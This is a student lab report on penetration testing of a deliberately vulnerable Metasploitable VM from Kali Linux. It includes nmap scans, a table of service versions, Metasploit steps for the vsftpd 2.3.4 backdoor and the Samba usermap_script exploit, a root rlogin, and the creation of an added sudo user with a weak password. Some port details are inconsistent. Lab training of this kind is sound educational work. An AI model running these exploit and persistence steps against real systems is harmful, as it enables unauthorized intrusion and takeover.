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Semester: 4th
Section: CY4A
Date: 16/05/2025

# Network Penetration Testing with Real-World Exploits and Security Remediation

## Project objectives –

The objective of this project is to simulate real-world network penetration testing in a Controlled environment using Kali Linux and a vulnerable Metasploitable VM. It includes Scanning, reconnaissance, enumeration, exploitation, user privilege escalation, password Cracking, and providing remediation.

## Introduction –

Penetration testing is a critical component in identifying vulnerabilities and assessing the security posture of systems. This project involves ethical hacking techniques to exploit and analyze a target system. It replicates real-world exploitation techniques to uncover system weaknesses and recommend appropriate remediations.

## Theory About the Project –

Network penetration testing is the process of evaluating a system's network security by simulating Attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers Do. It includes multiple phases:

1. Scanning – Detecting devices and open ports.
2. Reconnaissance – Gathering information about services and OS.
3. Enumeration – Extracting system and service-specific data.
4. Exploitation – Leveraging vulnerabilities to gain unauthorized access.
5. Privilege Escalation – Creating a new user with elevated privileges.
6. Password Cracking – Retrieving passwords from captured hashes.
7. Remediation – Providing fixes and updates for identified vulnerabilities.

## Project requirements –

### Two Operating System-

1. Kali Linux (Attacking machine)
2. Metasploitable machine ( Target Machine)

### Tools Details:

- Kali Linux - The attacker machine, containing pre-installed penetration testing tools.
- Metasploitable - A vulnerable machine to practice attacks on.
- Nmap - For network scanning, port discovery, OS

detection, and service version enumeration.

- Metasploit Framework - For exploiting known vulnerabilities in services running on the target.
- John the Ripper - For cracking hashed passwords obtained from /etc/shadow
- Netcat
- VM Manager (VirtualBox/VMware)

# Tasks

## Network Scanning


**Task 1: Basic Network Scan**

Step 1: Open a terminal on your Kali Linux machine.

Step 2: Run a basic scan on your local network.

Nmap -v YOUR_IP_RANGE

- nmap -v 192.168.160.131



Task 2 – Reconnaissance


**Task 1: Scanning for hidden Ports**

Step 1: To scan for hidden ports , we have to scan whole range of ports on that specific targeted ip address.

nmap -v -p- YOUR_TARGET_IP_ADDRESS

- nmap -v -p- 192.168.160.131

**Output:**



**Total Hidden Ports = 7**

**List of hidden ports**

1. 8787

2. 36588

3. 53204

4. 53452

5. 59437

6. 3632

7. 6697


**Task 2: Service Version Detection**

Step 1: Use the -sV option to detect the version of services running on open ports:

nmap -v -sV YOUR_TARGET_IP_ADDRESS

- nmap -v -sV 192.168.160.131

Output:




**Task 3: Operating System Detection**

Step 1: Use the -O option to detect the operating systems of devices on the network:

Nmap -v -O YOUR_TARGET_IP_ADDRESS

- nmap -v -O 192.168.160.132

Output:



Task 3 - Enumeration

Target IP Address ENTER_YOUR_TARGET_IP_ADDRESS

Operating System Details (ADD_YOUR_TARGET_OS_DETAILS)

**Target IP Address –** 192.168.160.131

**Operating System Details –**

MAC Address: 00:0C:29:AB:A7:B8 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33

**Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)**

| PORT | STATE | SERVICE VERSION |
|---|---|---|
| 21/tcp | open ftp | vsftpd 2.3.4 |
| 22/tcp | open ftp | OpenSSH 4.7p1 Debian 8ubuntu1 ( protocol 2.0) |
| 23/tcp | Open telnet | Linux telnetd |
| 25/tcp | open smtp | Postfix smtpd |
| 53/tcp | open domain | ISC BIND 9.4.2 |
| 80/tcp | open http | Apache httpd 2.2.8((Ubuntu) DAV/2) |
| 111/tcp | open rpcbind | 2 (RPC #100000) |
| 139/tcp | open netbios-ssn | Samba smbd 3.X – 4.X (workgroup: WORKGROUP) |
| 445/tcp | open netbios-ssn | Samba smbd 3.X – 4.X (workgroup:WORKGROUP) |
| 512/tcp | open exec | Netkit-rsh rexecd |
| 513/tcp | open login | OpenBSD or Solaris rlogind |
| 514/tcp | open tcpwrapped | |
| 1099/tcp | open java-rmi | GNU Classpath grmiregistry |
| 1524/tcp | open bindshell | Metasploitable root shell |
| 2049/tcp | open nfs | 2-4(RPC#100003) |
| 2121/tcp | open ftp | ProFTPD 1.3.1 |
| 3306/tcp | open mysql | MySQL 5.0.51a-3ubuntu5 |
| 5432/tcp | open postgresql | PostgreSQL DB 8.3.0-8.3.7 |

| | | |
|---|---|---|
| 5900/tcp | open vnc | VNC ( protocol 3.3) |
| 6000/tcp | open X11 | ( access denied) |
| 6667/tcp | open irc | UnrealIRCd |
| 8009/tcp | open ajp13 | Apache Jserv ( Protocol v1.3) |
| 8180/tcp | open http | Apache Tomcat/Coyote JSP engine 1.1 |

**Hidden Ports with Service Versions (ONLY HIDDEN PORTS)**

1. 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)

2. 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))

3. 6697/tcp open irc UnrealIRCd

4. 35851/tcp open mountd 1-3 (RPC #100005)

5. 36571/tcp open nlockmgr 1-4 (RPC #100021)


6. 44585/tcp open java-rmi GNU Classpath grmiregistry

7. 51228/tcp open status 1 (RPC #100024)

**Task 4- Exploitation of services**


**1. vsftpd 2.3.4 (Port 21 - FTP)**

- msfconsole
- use exploit/unix/ftp/vsftpd_234_backdoor
- set RHOST 192.168.160.131
- set RPORT 21
- run




**2. SMB 3.0.20-Debian (Port 443)**

- search smb version
- use auxiliary/scanner/smb/smb_version
- use exploit/multi/samba/usermap_script
- show options
- set RHOST 192.168.160.131
- run



3. **Exploiting R Services (Port 512,513,514)**

- nmap -p 512,513,514 -sC -sV –script=vuln 192.168.160.131
- rlogin -l root 192.168.160.131




**Task 5 - Create user with root permission**

adduser your_name

Set a simple password example 12345 or hello or 987654321


Get the details of user in /etc/passwd

Enter details of the new user you have added in Metasploit


- adduser minakshi
- password hello
- sudo usermod -aG sudo minakshi
